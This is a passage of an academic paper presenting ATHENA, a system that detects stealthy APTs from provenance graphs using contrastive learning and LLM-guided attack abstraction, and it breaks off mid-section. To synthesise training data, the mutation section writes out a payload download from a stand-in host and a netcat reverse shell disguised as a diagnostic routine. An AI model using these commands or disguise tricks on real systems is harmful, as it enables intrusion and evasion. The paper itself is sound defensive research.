Interpretable Stealthy APT Detection via Contrastive Learning and Semantic Provenance Abstraction

Guohua Xin, Guangquan Xu*, *Senior Member, IEEE*, Jiongchi Yu, Yao Zhang*, Xiaofei Xie, Tuoyu Chen, Lingxiao Jiang Shouling Ji, *Member, IEEE*, Wei Wang, Zhihong Tian

***Abstract*—Advanced Persistent Threats (APTs) pose a critical security risk due to their stealthy, long-running, and multi-stage attack behaviors, which are deliberately designed to evade detection by blending into benign system activities. Existing APT detection approaches face inherent challenges: rule-based methods are interpretable but brittle to novel attacks, while learning-based methods often suffer from high false positives, missed detections of low-signal attacks, and limited interpretability. These limitations stem from insufficient modeling of malicious semantics, loss of global attack context, and reliance on black-box decision making.**

In this paper, we propose *ATHENA*, a novel provenance-based intrusion detection system that integrates learning-based anomaly detection with rule-based semantic matching to address these challenges. To detect stealthy attacks with subtle malicious intent, *ATHENA* introduces a semantics-aware graph contrastive learning framework that amplifies malicious behaviors by contrasting them against realistic benign execution contexts. Guided by attack knowledge bases, *ATHENA* leverages large language models (LLMs) to construct semantically grounded malicious provenance graphs through minimal attack intent injection, enabling fine-grained local anomaly detection. To capture long-term attack dependencies and improve interpretability, *ATHENA* further derives sequence-level attack abstractions by extracting security-critical causal paths and matching high-level semantic representations against realistic attack evolution patterns. We evaluate *ATHENA* on datasets derived from real-world APT reports and demonstrate that it significantly outperforms state-of-the-art learning-based and rule-based baselines in detection accuracy and substantially reduces false positives and false negatives. Moreover, *ATHENA* provides interpretable detection evidence for security analysts. These results show that integrating semantic learning with explicit attack reasoning is a promising direction for practical and trustworthy APT detection.

***Index Terms*—Advanced persistent threat (APT), intrusion detection, graph neural network, large language model.**

I. Introduction

ADVANCED Persistent Threats (APTs) represent one of the most severe and enduring security threats to modern computing infrastructures. Unlike opportunistic or commodity malware, APT campaigns are characterized by long dwell times, multi-stage attack lifecycles, and carefully crafted tactics designed to evade detection while maintaining persistent access to high-value targets [1]. Successful APT intrusions can result in large-scale data exfiltration, intellectual property theft, and long-term operational disruption, posing serious risks to governments, enterprises, and critical infrastructures. As attackers increasingly leverage stealthy behaviors and blend malicious actions into legitimate system activities, timely and accurate detection of APTs has become a central challenge in cybersecurity research and practice. For example, attacks against Japanese organizations [2], [3] exploited compromised websites to deliver an Adobe Flash zero-day for initial access, followed by backdoor deployment to maintain persistence, causing large-scale data leakage and compromise of tens of thousands of machines.

To mitigate the impact of APT attacks, researchers have proposed provenance-based intrusion detection systems, which model system execution as provenance graphs for threat analysis. Existing APT detection approaches broadly fall into two categories: rule-based methods [4]–[6] and learning-based methods [7]–[12]. Rule-based approaches rely on expert-defined signatures, heuristics, or correlation rules that capture known attack patterns, such as suspicious command sequences, abnormal privilege escalations, or predefined tactics and techniques. In contrast, learning-based approaches, particularly those based on machine learning and deep learning, aim to automatically infer malicious behaviors from data by modeling system events, network traffic, or execution traces. Specifically, they often partition provenance graphs along the time dimension to capture the sequential evolution of system behavior and identify malicious activities.

Despite extensive research, accurate APT detection remains inherently difficult due to the tension between false positives and false negatives. APT attacks are designed to be stealthy: malicious actions are sparse, low-signal, and deliberately interwoven with large volumes of benign system activities. Consequently, attack behaviors may appear indistinguishable from normal operations, leading to missed detections. Conversely, benign but rare or previously unseen behaviors, such as atypical administrative operations or workload-specific execution patterns, can be misclassified as malicious, resulting in false alarms. While rule-based approaches are generally more conservative and interpretable, their reliance on predefined signatures and heuristics limits their ability to capture unseen or evolving attack strategies, yielding high false negatives. This fundamental trade-off underscores the difficulty of achieving both high sensitivity and high precision in practical APT

Guohua Xin, Guangquan Xu, Yao Zhang, Tuoyu Chen, and Wei Yu are with the School of Cyber Security, Tianjin University, Tianjin 300350, China. E-mail: xinguohua, zzyy, losin, chenty_9920, weiyu@tju.edu.cn. Corresponding authors: Guangquan Xu (losin@tju.edu.cn) and Wei Yu (weiyu@tju.edu.cn).

Xiaofei Xie is with the School of Computing and Information Systems, Singapore Management University, 188065, Singapore. Email: xfxie@smu.edu.sg.

Shouling Ji is with the College of Computer Science and Technology, Zhejiang University, Hangzhou 310027, China. Email: sji@zju.edu.cn

Wei Wang is with School of Cyber Science and Engineering, Xi'an Jiaotong University, Xi'an 710049, China. Email: wei.wang@xjtu.edu.cn.

Zhihong Tian is with the Cyberspace Institute of Advanced Technology, Guangzhou University, Guangzhou, 510006, China. Email: tianzhihong@gzhu.edu.cn

detection.

Specifically, existing learning-based APT detection methods face these challenges due to several fundamental limitations. (1) **Malicious Semantics Insensitivity**. Many temporal learning-based approaches [8]–[10] model system behaviors within fixed temporal windows. However, stealthy APT activities are typically sparse and weakly correlated in time, while each window is dominated by benign execution contexts. As a result, semantically critical malicious operations are diluted by benign behaviors, preventing models from effectively capturing attack semantics. (2) **Lack of Global Context**. To scale to long execution histories, several methods [7], [11], [13] compress historical behaviors of system entities into embedding-based representations. Although efficient, this summarization obscures fine-grained dependencies across multiple attack stages, weakening the ability to distinguish coordinated attack campaigns from complex yet benign workflows and leading to both false positives and false negatives. (3) **Limited Interpretability.** Fundamentally, learning-based APT detectors [7]–[12] operate as black-box models, offering limited insight into why specific execution traces are flagged as malicious. The lack of semantic interpretability prevents models from explicitly reasoning about attack behaviors, further constraining detection accuracy.

To overcome these limitations, we propose *ATHENA*, a novel provenance-based intrusion detection system that integrates learning-based detection with rule-based matching to jointly improve detection accuracy and interpretability. To address malicious semantics insensitivity, *ATHENA* adopts a graph contrastive learning framework for fine-grained local anomaly detection. The key insight is to amplify subtle malicious semantics by explicitly contrasting them against realistic benign behaviors. Concretely, *ATHENA* first generates diverse benign provenance graphs via structural and semantic augmentations. It then aligns these benign behaviors with relevant attack knowledge from an attack knowledge base (e.g., MITRE ATT&CK). Guided by such knowledge, *ATHENA* leverages LLM-based semantic augmentations to inject minimal attack intent while preserving benign-looking execution contexts, thereby constructing semantically grounded malicious provenance graphs for contrastive learning. This design enables *ATHENA* to expose low-signal, stealthy attack behaviors that would otherwise be overwhelmed by benign activity.

To address challenges regarding the lack of global context for detecting long-term attacks and the limited interpretability of learning-based models, we further introduce a sequence-level attack abstraction with rule-based matching. Specifically, *ATHENA* leverages LLMs to perform path-based attack attribution over system provenance graphs associated with anomaly alerts. From these graphs, *ATHENA* derives security-critical causal paths and formalizes them into structured attack semantics that explicitly encode process context, inter-process dependencies, and network and file interactions. Building on these representations, *ATHENA* further employs LLMs to derive high-level semantic abstractions of attack behaviors. These abstractions are then matched against realistic attack evolution patterns constructed from real-world attack reports [14]. By combining semantic abstraction with rule-based matching, *ATHENA* captures long-range attack dependencies while providing interpretable evidence for detection decisions.

We have systematically evaluated the detection effectiveness and system efficiency of *ATHENA* on four real-world APT datasets, including DARPA E3 [15], DARPA E5 [16], ATLAS [7], and OpTC [17]. The results show that *ATHENA* outperforms existing approaches, achieving an average detection accuracy of 92.51%, an average F1 score of 86.33%, and an average false positive rate of 5.67%. Meanwhile, *ATHENA* sustains a processing throughput sufficient for real-time analysis and practical deployment in operational environments. Finally, under adversarial strategy attacks [18], *ATHENA* maintains stable and robust detection performance.

Our main contributions are as follows:

- We propose *ATHENA*, a novel provenance-based intrusion detection system that integrates learning-based anomaly detection with rule-based semantic matching. By combining data-driven detection with explicit attack reasoning, *ATHENA* addresses the limitations of existing approaches in detecting stealthy APTs while improving interpretability.
- We introduce a graph contrastive learning framework that amplifies subtle malicious semantics by contrasting benign and malicious provenance graphs. Leveraging attack knowledge bases and LLM-guided semantic augmentations, *ATHENA* constructs realistic malicious behaviors with minimal attack intent injection, enabling fine-grained detection of low-signal, stealthy attacks.
- We develop a sequence-level attack abstraction mechanism that derives structured attack semantics from security-critical causal paths. By combining LLM-based semantic abstraction with rule-based matching against real-world attack evolution patterns, *ATHENA* captures long-term attack dependencies and provides interpretable evidence for detection decisions.
- We conduct a comprehensive evaluation of *ATHENA* on four real-world APT datasets. Experimental results demonstrate that *ATHENA* outperforms existing methods in detection accuracy, system efficiency, and robustness.

II. Background & Motivation

A. System-level Data Provenance

Provenance graphs [19] model system execution as directed graphs, in which nodes represent system entities (e.g., processes, files, and sockets) and directed edges encode causal relationships induced by system calls such as *fork*, *exec*, *read*, and *write*. Nodes and edges are annotated with attributes including timestamps, process and file identifiers, and network addresses, providing temporal and semantic context. Provenance graphs are constructed from provenance data continuously collected during execution, either from system audit logs [20] for low-overhead deployment or from kernel-level monitoring [21] for finer-grained causal information. They have been widely used for threat detection [22] by modeling differences in interaction patterns between malicious and benign behaviors, enabling threat localization and attack path reconstruction.




Fig. 1. An example provenance summary graph from the DARPA E3-Cadets dataset [15]. Dashed boxes denote different time windows (T1–T4). Red nodes and arrows indicate attack components and their interactions identified by *ATHENA*.

B. Motivating Example

This section uses a representative attack scenario from the DARPA E3-Cadets dataset [15] to illustrate the limitations of existing provenance-based intrusion detection systems and motivate the design of *ATHENA*.

1) Attack Scenario: As shown in Figure 1, the backdoor attack targeting Nginx can be divided into four stages. At T1, the attacker sends malicious requests to the externally exposed Nginx service, triggering a vulnerability and gaining initial code execution on the target host. At T2, a benign SSH login by a regular user triggers the update and execution of system-level login scripts, which is unrelated to the attack. At T3, the attacker deploys and executes a malicious program, `/tmp/pEja72mA`, which loads the dynamic library `/tmp/memhelp.so` and injects it into the high-privilege `sshd` process to establish persistent code execution. At T4, the malicious process performs post-exploitation activities, including user and privilege enumeration via `/etc/passwd` and `/etc/group`, reinforcement of control through reinjection into `sshd`, and communication with an external host for data exfiltration.

2) Observed Detection Phenomena: This subsection illustrates the detection outcomes produced by existing methods [7]–[9], [12] on the motivating example. **Detection False Negatives:** As illustrated in Figure 1, the `sshd` process is benign in window T_2 but becomes compromised in T_3, where it performs malicious module loading, anomalous network communication, and writes to sensitive files. Despite these malicious activities, the `sshd` process is not flagged as anomalous in T_3. **Detection False Positives:** As shown in Figure 1, the legitimate SSH configuration update at stage T_2 is flagged as anomalous.

3) Limitations of Provenance-based Intrusion Detection: **Malicious Semantic Insensitivity.** Learning-based methods [8]–[10], [12] model system behaviors using fixed time windows, learn graph embedding representations, and perform attack detection based on these representations via clustering or neural-network-based detection models. This window-based representation learning is dominated by behavior distributions, causing sparse but semantically critical malicious actions to be overlooked and making representations across different windows increasingly homogeneous, thereby hindering effective capture of semantic state changes. As a result, detection is prone to false negatives, as illustrated in the *Detection Phenomena*, where the `sshd` process in T_3 continues normal socket communication as in T_2, leading to overlapping semantics and missed malicious activity. To address this issue, *ATHENA* introduces contrastive learning to explicitly separate representations of the same process under different semantic states.

Limited Attack Interpretability. Learning-based methods act as black-box detectors, whose provide little insight into why alerts are triggered, often requiring substantial manual analysis by security analysts. Rule-based methods [4], [5] improve interpretability by mapping logs to TTP-level intents and correlating attack stages. However, these rules primarily rely on concrete event patterns and attack features, making it difficult to effectively abstract high-level attack intent, which in turn leads to systematic false negatives when attack implementations vary. For example, at time T1 in Figure 1, the attacker exploits a public-facing service to gain initial access (*Exploit Public-Facing Application*, T1190). Existing rules infer this intent from Nginx's outbound communication to specific external endpoints, but this implementation-specific mapping fails when the endpoint changes, causing the attack stage to be missed. In contrast, *ATHENA* identifies attack techniques by leveraging key causal paths in the provenance graph and modeling system behaviors at the semantic level with an LLM, enabling robust TTP alignment despite variations in concrete attack details.

Global Context Incompleteness. Learning-based methods methods [7], [11], [13] maintain system-entity execution histories to model long-range dependencies. However, historical information is gradually obscured by sustained benign behavior, leading to sensitivity to short-term benign fluctuations. Moreover, the absence of attack-stage semantics prevents correlating behaviors across attack phases. Such detection is prone to false positives, as illustrated by the false-positive case in the *Detection Phenomena*, where benign activities exhibit abrupt and persistence-like patterns that are misclassified as

attacks. By abstracting behaviors within each window into semantic actions and ensuring sequence-level semantic consistency across windows, *ATHENA* identifies T1 (initial access), T3 (command execution), and T4 (outbound communication) as a coherent TTP attack chain. In contrast, the "persistence" behavior at T2 does not match the normal evolution of attack stages by appearing immediately after initial access without an execution stage and is thus classified as a benign anomaly, effectively reducing false positives.

III. Threat Model

Following prior work on provenance-based intrusion detection systems [4], [7], [9], [11], [13], [23], we consider a threat model consistent with those assumed in these systems. We assume an adversary capable of compromising a target host via software vulnerabilities or backdoors and maintaining persistent access to conduct malicious activities. Attacks beyond the observability of standard kernel-level provenance mechanisms, such as hardware-level, side-channel, or covert-channel attacks, are out of scope, as they are generally not captured by kernel auditing infrastructure. We assume the training process is not subject to adversarial manipulation and therefore do not consider data poisoning or model poisoning attacks. The provenance capture mechanism and the underlying operating system together constitute the system's trusted computing base (TCB) and are protected using established system hardening techniques [21]. Provenance records are assumed to be integrity-protected after generation, with tamper-evident logging mechanisms [20], [24] used to detect unauthorized modifications.

IV. ATHENA Design

The overall workflow of *ATHENA* is illustrated in Figure 2. It consists of three stages: snapshot construction, adaptive contrastive learning, and global anomaly detection and interpretation. *ATHENA* takes system audit logs as input and employs a snapshot builder to transform continuous audit streams into a temporally ordered sequence of system behavior snapshots. The adaptive contrastive learning module then learns discriminative snapshot representations using augmented contrastive samples, enhancing the separability between benign and attack behaviors in the representation space. Based on these representations, the anomaly detection module detects anomalous snapshots through clustering and abstracts their key execution paths into attack techniques using LLMs. Finally, the attack sequence alignment module semantically aligns the resulting attack technique sequences with known attack patterns, thereby reducing false positives and enabling interpretable reconstruction of the complete attack process. Details of each component are presented in the following sections.

A. Snapshot Construction

To capture the temporal evolution of system activities, *ATHENA* takes operating system audit logs as input and models them as system interaction events, including access and communication behaviors among processes, files, and network sockets. The system partitions events in temporal order into consecutive, non-overlapping fixed-length time windows. For each time window $t \in 1, 2, \ldots, k$, *ATHENA* maps system entities to nodes V_t and interaction events between entities to edges E_t, thereby constructing a system behavior graph snapshot $S_t = (V_t, E_t)$. As a result, the raw audit logs are represented as a time-indexed sequence of graph snapshots $\{S_t\}_{t=1}^{k}$.

After obtaining snapshots of the system behavior graph, we characterize its internal local structural features. Specifically, for each snapshot $S_t = (V_t, E_t)$, we represent it as a collection of node-centered r-hop local subgraphs, i.e., $S_t = \{\, G[N_r(v)] \mid v \in V_t \,\}$, where $G[N_r(v)]$ represents the subgraph of the original S_t whose nodes are limited to $N_r(v) = \{\, u \in V_t \mid d(u, v) \leq r \,\}$ and $d(u, v)$ denotes the shortest-path distance between nodes u and v within the snapshot. Each local subgraph captures the r-hop structural context of node v. The collection of all local subgraphs together forms a structural representation of the snapshot S and serves as the basic unit for subsequent representation learning.

B. Snapshot Encoder

Given graph snapshots, we employ a dynamic graph representation learning method [25] to encode the provenance graph, in order to characterize behavior patterns with temporal dependencies. This process consists of two stages: (1) learning instantaneous node representations based on the current graph snapshot, and (2) updating node representations over time by incorporating historical states.

Instantaneous Node Representations. At time step t, given the graph snapshot S_t, we employ a K-layer graph neural network (GNN) to encode the snapshot. Let $h_v^{t,k}$ denote the representation of node v at the k-th GNN layer. At layer k, the message passed from node u to node v is defined as:

$$m_{u \to v}^{t,k} = W_m^k h_u^{t,k-1}, \quad u \in \mathcal{N}(v), \tag{1}$$

where W_m^k denotes a learnable parameter and $\mathcal{N}(v)$ denotes the set of neighboring nodes of v. Node v then aggregates the received messages and updates its representation as:

$$h_v^{t,k} = \sigma\big(W_h^k \cdot \mathrm{AGG}\left(\{m_{u \to v}^{t,k}\}\right)\big), \quad k = 1, \ldots, K, \tag{2}$$

where $\mathrm{AGG}(\cdot)$ denotes a function that aggregates the set of received messages, e.g., mean or sum aggregation, W_h^k are learnable parameters, and $\sigma(\cdot)$ is a nonlinear activation function.

Finally, we use the output of the last GNN layer as the instantaneous node representation $\tilde{h}_v^t = h_v^{t,K}$.

Temporal State Update. To model temporal dependencies, we maintain a history state for each node and adopt a Gated Recurrent Unit (GRU) [26] to fuse instantaneous and historical information. Specifically, at time step t, the instantaneous node representation $\tilde{h}_v^t$ and the historical state h_v^{t-1} are fed into the GRU to update the node state:

$$h_v^t = \mathrm{GRU}(\tilde{h}_v^t,\, h_v^{t-1}). \tag{3}$$

The updated state h_v^t is then carried forward to the next time step as the historical state.




Fig. 2. Overview of *ATHENA* workflow.

C. Adaptive Contrastive Learning

Given the subgraph embeddings z_v produced by the snapshot encoder, we train the encoder under a supervised contrastive learning framework [27], treating benign graphs within the same snapshot as positive pairs and attack graphs as negatives. The discriminative power of contrastive learning largely depends on the quality of negatives: the more similar a negative is to the anchor, the more it forces the encoder to capture fine-grained differences, thereby providing the strongest learning signal for identifying stealthy attacks. However, existing attack samples typically exhibit prominent malicious patterns [1] and are naturally separated from the benign distribution, serving only as easy negatives. Ideal hard negatives would be stealthy attacks whose behavioral patterns closely resemble benign graphs [28], yet such samples are extremely scarce in real-world datasets. To address this, we synthesize hard negatives through LLM-driven structural and semantic mutations, verify them against system behavior constraints, and train the encoder with a weighted contrastive loss that focuses on hard negatives.

1) LLM-Guided Graph Mutation: Conventional graph contrastive learning relies on semantics-agnostic random perturbations to generate augmented views [29]. However, edges in provenance graphs encode causal dependencies and node attributes carry system semantics, so random perturbations can destroy causal path integrity or lose critical behavioral information. Constructing hard negatives therefore requires a semantics-aware mutation strategy that satisfies two core requirements: mutations must be grounded in real attack causal chains to ensure *fidelity* of attack semantics, and the attack causal chains must be structurally close to the anchor benign graph to ensure *stealthiness* after embedding.

To this end, we design a two-stage mutation pipeline: *structural mutation* retrieves known attack graphs structurally similar to the anchor benign graph and embeds attack substructures into the benign topology under LLM guidance; *semantic mutation* uses the LLM to mutate malicious attributes of attack nodes into expressions consistent with the surrounding benign context.

Stage 1: Structural Mutation. Structural mutation must jointly preserve the complete topology of the attack causal chain for fidelity, while confining the injected structure to a localized, benign-surrounded region for stealthiness. To this end, we propose a subgraph replacement strategy, detailed in Algorithm 1, that queries the corpus for structurally similar attack references, identifies topologically aligned subgraph pairs, and substitutes the LLM-selected attack subgraph for its benign counterpart.

Reference Graph Retrieval. For each anchor benign graph $G_b = (V, E)$, where V is the node set and E is the edge set, we retrieve the top-K structurally similar attack graphs from the labeled attack graph set $\mathcal{G}_a$ in the training data as references (Algorithm 1, Line 1):

$$\{G_a^k\}_{k=1}^{K} = \underset{G_i \in \mathcal{G}_a}{\text{Top-}K}\, K_{\text{WL}}(G_b, G_i) \tag{4}$$

where K_{WL} is the Weisfeiler-Leman subtree kernel [30], which aggregates neighborhood labels into subtree pattern histograms and measures similarity via their normalized inner product, using entity types (process, file, socket), operation types (read, write, execute, fork, connect), and node attributes (process names, command-line arguments, file paths, remote addresses) as initial labels. For example, in Figure 3, G_b and G_a share the same `apt-get` installation workflow, making G_a a natural reference.

Aligned Region Search. Given a retrieved attack graph G_a^k and the anchor benign graph G_b, we search for aligned connected subgraph pairs as candidate replacement regions (Algorithm 1, Lines 3–22).

We first seed on each cross-graph process node pair (v, w), where $v \in V$ and $w \in V'$, and synchronously expand both subgraphs via breadth-first search. At each expansion step, each newly visited attack node w' is mapped to the most similar unvisited benign neighbor of its counterpart, where similarity is measured by entity type consistency and the token-level Jaccard similarity $J_{\text{tok}}(u, w') = |T(u) \cap T(w')|/|T(u) \cup T(w')|$, with $T(\cdot)$ denoting the token set of a node's attributes [31]. When no type-consistent neighbor exists, the algorithm falls back to any available neighbor to preserve connectivity. This produces an aligned subgraph pair (S_i, S_i') with a node mapping $\pi_i : V(S_i') \to V(S_i)$ that maps each attack node to its benign counterpart. For example, in Figure 3, seeding on the `apt-get` process nodes produces the aligned pair (S, S') marked by dashed boxes.




Fig. 3. Structural mutation example. The subgraph S in benign graph G_b is replaced by the aligned attack subgraph S' from G_a, producing the mutated graph $\tilde{G}$ where the attack structure (red) is embedded within benign context (green).

We then rank all candidate pairs by their type matching rate ρ_i, the fraction of type-consistent mapped node pairs in π_i, and select the top-m candidates. For each selected candidate, we extract the boundary context C_i as the r-hop neighborhood of S_i in G_b, yielding the candidate set $\{(S_i, S'_i, \pi_i, C_i)\}_{i=1}^{m}$.

LLM Candidate Selection. Since type matching rate captures only structural alignment and cannot determine whether a replacement is semantically natural, we further invoke an LLM to score each candidate along two dimensions on a 1–5 scale (Algorithm 1, Line 24): (1) *operational compatibility*, whether the causal connections between the boundary nodes of S'_i and the external nodes in C_i correspond to valid system operations; (2) *behavioral similarity*, whether S_i and S'_i exhibit analogous behavioral patterns that render the substitution inconspicuous. We select the candidate maximizing the arithmetic mean of the two scores to determine the final replacement pair (S, S', π) (prompt template in Figure 4). To enable the LLM to reason over graph structures, we convert the nodes and edges of S_i, S'_i, and boundary context C_i via *linearized context encoding* into causal triple sequences of the form ⟨entity_type:attribute, operation_type, entity_type:attribute⟩.

Subgraph Replacement. Once the optimal candidate is determined, we embed the attack substructure into the benign topology. The nodes and edges of S in G_b are replaced with those of S' through mapping π, where the replacement edges inherit their operation types from $E(S')$, preserving the attack causal semantics within the substituted region, while connections between the boundary of S and the rest of G_b remain intact, yielding the mutated graph $\tilde{G} = (\tilde{V}, \tilde{E})$ (Algorithm 1, Lines 25–26). As shown in Figure 3, the normal package installation behavior in S is replaced by the attack causal chain from S', while external connections such as the `cron` trigger and `logrotate` rotation remain unchanged.

Stage 2: Semantic Mutation. After structural mutation, the injected nodes retain their original malicious attributes, which can expose the attack. Semantic mutation modifies these attributes to blend into the surrounding benign context, focusing on process node command names and arguments, as processes drive all system operations and their arguments contain file paths and network addresses that directly correspond to associated file and network nodes.

Algorithm 1 Structural Mutation

Require: $G_b = (V, E)$, $\mathcal{G}_a$, K, m, r
Ensure: $\tilde{G} = (\tilde{V}, \tilde{E})$
1: $\{G_a^k\}_{k=1}^{K} \leftarrow$ Top-$K_{G_i \in \mathcal{G}_a}$ $K_{\mathrm{WL}}(G_b, G_i)$
2: $Cands \leftarrow \emptyset$
3: **for** each $G_a^k = (V', E')$ and process node pair (v, w), $v \in V$, $w \in V'$ **do**
4: $\pi \leftarrow \{w \mapsto v\}$; $S \leftarrow \{v\}$; $S' \leftarrow \{w\}$; $Q \leftarrow \{w\}$
5: **while** $Q \neq \emptyset$ **do**
6: $w_c \leftarrow Q$.dequeue()
7: **for** $w' \in N_{G_a}(w_c) \setminus S'$ **do**
8: $\mathcal{N} \leftarrow N_{G_b}(\pi(w_c)) \setminus S$
9: $\mathcal{N}_t \leftarrow \{u \in \mathcal{N} : \mathrm{type}(u) = \mathrm{type}(w')\}$
10: **if** $\mathcal{N}_t \neq \emptyset$ **then**
11: $v' \leftarrow \arg\max_{u \in \mathcal{N}_t} J_{\mathrm{tok}}(u, w')$
12: **else if** $\mathcal{N} \neq \emptyset$ **then**
13: $v' \leftarrow \arg\max_{u \in \mathcal{N}} J_{\mathrm{tok}}(u, w')$
14: **else continue**
15: **end if**
16: $\pi[w'] \leftarrow v'$
17: $S' \leftarrow S' \cup \{w'\}$; $S \leftarrow S \cup \{v'\}$
18: Q.enqueue(w')
19: **end for**
20: **end while**
21: $\rho \leftarrow |\{(w_j, v_j) \in \pi : \mathrm{type}(w_j) = \mathrm{type}(v_j)\}| \,/\, |\pi|$
22: $Cands \leftarrow Cands \cup \{(S, S', \pi, \rho)\}$
23: **end for**
24: $\{(S_i, S'_i, \pi_i)\}_{i=1}^{m} \leftarrow$ top-m of $Cands$ by ρ
25: $C_i \leftarrow N_{G_b}^{r}(S_i)$ for all $i \in \{1, \ldots, m\}$
26: $(S, S', \pi) \leftarrow$ LLMSELECT$(\{(S_i, S'_i, \pi_i, C_i)\}_{i=1}^{m})$
27: $\tilde{E} \leftarrow (E \setminus E(S)) \cup \{(\pi(u'), \pi(v')) \mid (u', v') \in E(S')\}$
28: $\tilde{V} \leftarrow (V \setminus V(S)) \cup \{\pi(w') \mid w' \in V(S')\}$
29: **return** $\tilde{G} = (\tilde{V}, \tilde{E})$

To determine the mutation strategy for each process node, the key principle is to preserve the integrity of attack semantics. We use the historical benign provenance graphs $\mathcal{H}_b$ as a global behavioral baseline to distinguish attack-specific attributes from replaceable ones: attribute values observed in $\mathcal{H}_b$ correspond to known benign behaviors and can be safely

replaced, whereas those absent from $\mathcal{H}_b$ are attack-specific and must be preserved to maintain attack semantic integrity. Based on whether the command name and arguments of each process node are observed in $\mathcal{H}_b$, we define three mutation strategies:

- **Replacement:** applies when one of the command name or arguments is unseen in $\mathcal{H}_b$ while the other is observed. The unseen component is attack-critical and preserved; the LLM generates benign values guided by C_i as context to replace the observed component and conceal the attack. For example, `wget http://mal.com/pay.sh`, where `wget` is observed in $\mathcal{H}_b$ but the malicious site is not, is mutated by replacing the command: `curl -H "X-Health-Check: true" http://mal.com/pay.sh`, making the malicious site appear as a routine monitoring target.
- **Rewriting:** applies when both the command name and arguments are observed in $\mathcal{H}_b$. Neither is attack-specific, so the LLM rewrites the entire command into a different expression consistent with C_i that better fits the surrounding benign context. For example, `python /tmp/script.py` in a web-server context is rewritten as `php /var/www/cgi-bin/handler.php`, matching the surrounding `nginx` processes while the attack causal chain remains intact.
- **Extension:** applies when both the command name and arguments are unseen in $\mathcal{H}_b$. Both are attack-critical and preserved; the LLM prepends or appends benign operations from C_i to embed the malicious command within a normal workflow. For example, `nc -e /bin/sh attacker 4444` becomes `systemctl status nginx && nc -e /bin/sh attacker 4444 && echo "connection test"`, disguising the reverse shell as part of a network diagnostic routine.

All three strategies are executed by the LLM. The attack nodes, their associated file and network nodes, and the benign context C_i are encoded into causal triple sequences ⟨entity_type:attribute, operation_type, entity_type:attribute⟩ and provided as prompt input along with the assigned strategy (prompt template in Figure 5). The LLM generates mutated attributes guided by C_i as context, subject to two constraints: (1) generated values must be legitimate system commands, file names, or IP addresses; (2) values must be semantically compatible with neighboring operations in C_i.

2) Unified Verification: LLM-guided mutation may produce operations or attributes that are syntactically valid yet do not correspond to realistic system behaviors, and such mutated graphs would introduce training noise rather than effective hard negatives. We therefore use the historical benign provenance graphs $\mathcal{H}_b$ as a baseline of normal system behavior, and apply four verification checks to each mutated graph $\tilde{G}$; only those passing all checks enter the training set.

